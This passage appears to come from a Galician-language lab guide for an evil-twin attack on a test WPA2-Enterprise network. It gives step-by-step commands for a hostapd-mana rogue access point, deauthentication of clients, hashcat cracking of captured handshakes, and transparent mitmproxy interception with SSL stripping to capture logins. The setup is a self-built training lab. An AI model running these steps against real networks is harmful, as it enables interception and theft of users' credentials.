 # /opt/hostapd-mana/hostapd/hostapd /tmp/mana.conf 2>&1 | tee /tmp/mana-ap.log
   ## Saída esperada:
   ## Configuration file: /tmp/mana.conf
   ## MANA: Captured credentials will be written to file '/tmp/mana-credentials.log'.
   ## Using interface wlan2 with hwaddr 96:34:34:73:46:02 and ssid "EMPRESA-XYZ"
   ## wlan2: RADIUS Authentication server 192.168.50.1:1812
   ## wlan2: interface state UNINITIALIZED->ENABLED
   ## wlan2: AP-ENABLED
```

```
##ABRIR OUTRA CONSOLA: Consola4
$ #15. CRÍTICO: Asignar IP a wlan2 DESPOIS de executar hostapd
$ sudo su -
   ##(Hostapd elimina a IP se a asignas antes de executalo)
   # ip netns exec mitm_wlan2 ip addr add 10.0.0.1/24 dev wlan2

   ##16. Verificar que wlan2 ten a IP asignada:
   # ip netns exec mitm_wlan2 ip addr show wlan2 | grep "10.0.0.1"
   ##Debería mostrar: inet 10.0.0.1/24 scope global wlan2
```

Consola4: **Monitor e Desautenticación (wlan3)** (namespace PRINCIPAL) (sen illar)

```
$ sudo su -
  ## IMPORTANTE: wlan3 queda no namespace PRINCIPAL (SEN illar)

  ## ~~1. Matar procesos interferentes~~
  # ~~airmon-ng check kill~~

  ## 2. PASO 1: Escanear para identificar APs (sen especificar canal)
  # airmon-ng start wlan3
  # airodump-ng wlan3mon
    ## Deberías ver AMBOS APs:
    ## CH 6: <BSSID_wlan0>  EMPRESA-XYZ  (AP lexítimo - wlan0)
    ## CH 1: <BSSID_wlan2>  EMPRESA-XYZ  (MITM - wlan2)
    ## Se non ves o AP lexítimo comproba co seguinte comando: airodump-ng wlan3mon -c 6

  # Ctrl^C

  ## Anotar:
  ### - BSSID do AP lexítimo (wlan0): _____________________
  ### - Canal do AP lexítimo: _____________________

  ##3. PASO 2: CRÍTICO - Configurar wlan3mon NO CANAL DO AP LEXÍTIMO
  ## Se o AP lexítimo está no canal 6:
  # airmon-ng stop wlan3mon
  # airmon-ng start wlan3 6

  ## Verificar que está no canal correcto:
  # iw dev wlan3mon info | grep channel
  ## Debería mostrar: channel 6 (2437 MHz)

  ##4. PASO 3: Aumentar potencia de transmisión
  # iw dev wlan3mon set txpower fixed 3000

  ## 5. PASO 4: Desautenticar cliente (wlan1) do AP lexítimo (wlan0)
  ## Substituír <BSSID_wlan0> polo BSSID real anotado antes
  # aireplay-ng --deauth 50 -a <BSSID_wlan0> wlan3mon

    ## Deberías ver:
    ## 09:30:15  Waiting for beacon frame (BSSID: XX:XX:XX:XX:XX:XX) on channel 6
    ## 09:30:15  Sending 64 directed DeAuth...
    ## 09:30:16  Sending 64 directed DeAuth...

  ## 6. PASO 5: Desautenticación continua (se o cliente non se desconecta)
  # aireplay-ng --deauth 0 -a <BSSID_wlan0> wlan3mon
  # Ctrl+C para deter despois de 20-30 segundos
```

Consola2: **Cliente (wlan1) → Forzar reconexión se non se desconectou automaticamente**

```
# #O cliente debería reconectarse automaticamente
# iw dev wlan1 link #Verificar a que AP está conectado wlan1

     ## Se conectou ao MITM (ÉXITO):
     ## Connected to <BSSID_wlan2> (on wlan1)
     ## freq: 2412  ← Canal 1 (MITM wlan2) ✓

     ## Se conectou ao lexítimo (repetir desautenticación na Consola 4):
     ##   Connected to <BSSID_wlan3> (on wlan1)
     ##   freq: 2437  ← Canal 6 (AP lexítimo wlan0)
     ## ou forzar reconexión cos 2 seguintes comandos:
     ## pkill -f wpa_supplicant || true
     ## sleep 3
     ## wpa_supplicant -B -i wlan1 -c wpa_supplicant.conf -D nl80211
```

Consola3: **MITM → Cliente (wlan1) conecta ao MITM (wlan2)**


```
## Credenciais capturadas por hostapd-mana:
## Visualizar consola3:
   /opt/hostapd-mana/hostapd/hostapd /tmp/mana.conf 2>&1 | tee /tmp/mana-ap.log
   Configuration file: /tmp/mana.conf
   MANA: Captured credentials will be written to file '/tmp/mana-credentials.log'.
   Using interface wlan2 with hwaddr 96:34:34:73:46:02 and ssid "EMPRESA-XYZ"
   wlan2: RADIUS Authentication server 192.168.50.1:1812
   wlan2: interface state UNINITIALIZED->ENABLED
   wlan2: AP-ENABLED
   wlan2: STA 7a:10:a4:c1:ae:3d IEEE 802.11: authenticated
   wlan2: STA 7a:10:a4:c1:ae:3d IEEE 802.11: associated (aid 1)
   wlan2: CTRL-EVENT-EAP-STARTED 7a:10:a4:c1:ae:3d
   wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
   MANA: Captured a WPA/2 handshake from: 7a:10:a4:c1:ae:3d
   MANA WPA2 HASHCAT |
   WPA*02*4cb8c817f8bee9e5bcc02b78f4d2200c*963434734602*7a10a4c1ae3d*454d50524553412d58595a*
   8346d0344198075bb6d2d64cfb5e827926fd1059f53f232310640c574dbf5b73*0103007502010a0000000000
   0000000000190033a0d895a0383c7b7ef9dc0415f9231cc4b7099623f1e11dec840bd5e0a250000000000000000
   00000000000000000000000000000000000000000000000000000000000000000000000000000000000000163014
   0100000fac040100000fac040100000fac010000*00
   MANA: Captured a WPA/2 handshake from: 7a:10:a4:c1:ae:3d
   MANA WPA2 HASHCAT |
   WPA*02*25fcdbd529b76d4e0f527ef267533626*963434734602*7a10a4c1ae3d*454d50524553412d58595a*
   8346d0344198075bb6d2d64cfb5e827926fd1059f53f232310640c574dbf5b73*0103005f02030a0000000000
   00000000020000000000000000000000000000000000000000000000000000000000000000000000000000000000
   00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000*00
   wlan2: STA 7a:10:a4:c1:ae:3d WPA: pairwise key handshake completed (RSN)
   wlan2: AP-STA-CONNECTED 7a:10:a4:c1:ae:3d
   wlan2: STA 7a:10:a4:c1:ae:3d RADIUS: starting accounting session FC4DF90E66BFC4B3
   wlan2: STA 7a:10:a4:c1:ae:3d IEEE 802.1X: authenticated - EAP type: 25 (PEAP)
   MANA: Captured a WPA/2 handshake from: 7a:10:a4:c1:ae:3d
   MANA WPA2 HASHCAT |
   WPA*02*3347760b00305b847039a8d8d3797dfd*963434734602*7a10a4c1ae3d*454d50524553412d58595a*
   8346d0344198075bb6d2d64cfb5e827926fd1059f53f232310640c574dbf5b73*0103005f0203020000000000
   00000000030000000000000000000000000000000000000000000000000000000000000000000000000000000000
   00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000*00
   wlan2: STA 7a:10:a4:c1:ae:3d WPA: group key handshake completed (RSN)
```

Consola5: **hashcat → Crackear handshake WPA2(modo 22000 – WPA-PBKDF2-PMKID+EAPOL)**

```
## En modo PROXY, hostapd-mana captura HANDSHAKES WPA2, non credenciais MSCHAPv2

## 1. Extraer handshakes dos logs
#grep "MANA WPA2 HASHCAT" /tmp/mana-ap.log

## Deberías ver 3 handshakes (pairwise, group key, etc.):
## MANA WPA2 HASHCAT | WPA*02*4cb8c817f8bee9e5bcc02b78f4d2200c*...
## MANA WPA2 HASHCAT | WPA*02*25fcdbd529b76d4e0f527ef267533626*...
## MANA WPA2 HASHCAT | WPA*02*3347760b00305b847039a8d8d3797dfd*...

## 2. Extraer o primeiro handshake (é suficiente)
# grep "MANA WPA2 HASHCAT" /tmp/mana-ap.log | head -1 | awk -F'|' '{print $2}' | tr -d ' ' > /tmp/wpa2-handshake.hc22000
##NOTA: O formato xa é compatible con hashcat modo 22000

## 3. Verificar hash extraído
# cat /tmp/wpa2-handshake.hc22000
## Debería mostrar: WPA*02*...

## 4. Descomprimir rockyou
# gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt


## 5. Crackear handshake WPA2 (modo 22000 – WPA-PBKDF2-PMKID+EAPOL)
# hashcat -m 22000 /tmp/wpa2-handshake.hc22000 /tmp/rockyou.txt
## Resultado: Exhausted (non atopa nada)

## CONCLUSIÓN:
## ⚠ IMPORTANTE: Limitación de WPA2-EAP
## En WPA2-EAP, o handshake WPA2 capturado NON contén a contrasinal do usuario.
## Contén a PMK (Pairwise Master Key) derivada do MSK (Master Session Key)que xera o servidor RADIUS.
## Diferenza:
## - WPA2-PSK: PMK = PBKDF2(contrasinal, SSID) → Crackeable
## - WPA2-EAP: PMK = Derivada do MSK → NON crackeábel con dicionario
## O MSK xérao o servidor RADIUS durante a autenticación EAP/PEAP,
## e NON está relacionado directamente coa contrasinal do usuario "1234".
## Se intentas crackear (NON funcionará):
## O handshake WPA2 en redes EAP NON serve para obter a contrasinal.
## Para capturar credenciais en WPA2-EAP, necesitas:
## 1. Modo Evil Twin (eap_server=1) sen proxy → captura MSCHAPv2
## 2. Interceptar tráfico post-autenticación
## 3. SSL Stripping / DNS Spoofing
```

Consola6: **MITM → SSL Stripping(Downgrade HTTPS → HTTP) + DNS Spoofing + ARP Spoofing(se hai máis clientes na rede)**

```
$ sudo su -

    ##Instalar mitmproxy
    # apt update && apt -y install mitmproxy dsniff ettercap-text-only

    ##Entrar ao namespace MITM (onde está hostapd-mana)
    # ip netns exec mitm_wlan2 bash

    ## Verificar que estamos no namespace correcto
    # ip netns identify
    ##Debería mostrar: mitm_wlan2

    ##CRÍTICO: Configurar NAT para dar Internet ao cliente
    ##O tráfico do cliente (10.0.0.0/24) sae por veth-mitm → br-radius → veth-internet → eth0
    ##(Asegúrate de que fixeches os pasos 4b, 4c na Consola 1)
    # iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -o veth-mitm -j MASQUERADE

    ##Verificar regras NAT:
    #iptables -t nat -L POSTROUTING -n -v
    ##Debería mostrar: MASQUERADE  all  --  10.0.0.0/24  anywhere

    ##Configurar DNS no namespace MITM (para reenviar consultas)
    # echo "nameserver 8.8.8.8" > /etc/resolv.conf
    # echo "nameserver 1.1.1.1" >> /etc/resolv.conf

    ##IMPORTANTE: Verificar conectividade con Internet desde namespace MITM
    # ping -c 2 8.8.8.8
    ## Debería funcionar ✓ (se fixeches ben o paso 4b, 4c na Consola 1)
    ## Se NON funciona, volve á Consola 1 e verifica veth-internet

    ##Redirixir tráfico HTTPS(portos 80 e 443) a mitmproxy (porto 8080):
    # iptables -t nat -A PREROUTING -i wlan2 -p tcp --dport 80 -j REDIRECT --to-port 8080
    # iptables -t nat -A PREROUTING -i wlan2 -p tcp --dport 443 -j REDIRECT --to-port 8080

    ##Executar mitmproxy con logging:
    # mitmproxy --mode transparent --showhost -w /tmp/mitm-capture.flow
```




```
##Monitorizar
## Aquí aparecerán as
credenciais capturadas
en texto claro CANDO
o cliente (Consola 2)
navegue por sitios web
```

Consola2: **Cliente (wlan1) → Xerar tráfico de probas → MITM**

```
## Dentro do namespace wifi_cliente_wlan1:

##IMPORTANTE: Verificar que estamos conectados ao MITM
# iw dev wlan1 link
## Debería mostrar: freq: 2412 (Canal 1 - MITM)

## Obter IP automaticamente por DHCP
# dhclient -r wlan1 && dhclient -v wlan1
## Verificar IP asignada
# ip addr show wlan1
## Verificar ruta por defecto
# ip route show
## Debe amosar: default via 10.0.0.1 dev wlan1

##Verificar conectividade co gateway MITM:
# ping -c 2 10.0.0.1
## Debería funcionar ✓

##Verificar conectividade con Internet:
# ping -c 2 8.8.8.8
## Debería funcionar ✓ (se configuraches ben o NAT)

## Xerar tráfico HTTP (será interceptado por mitmproxy):
# curl http://testphp.vulnweb.com/login.php

## Simular login HTTP con credenciais:
# curl -X POST http://testphp.vulnweb.com/login.php -d "username=test&password=test123"

## Tentar HTTPS (mitmproxy converterao a HTTP se funciona):
# curl https://www.example.com

## NOTA: mitmproxy funcionará se:
## 1. O sitio usa HTTP inicialmente e logo redirixe a HTTPS
## 2. Non hai HSTS (HTTP Strict Transport Security)
## 3. O usuario non escribe https:// manualmente

## Ver os logs na Consola 6:
## Deberían aparecer as credenciais "username=test&password=test123"

## O tráfico será interceptado polo MITM na Consola 3
```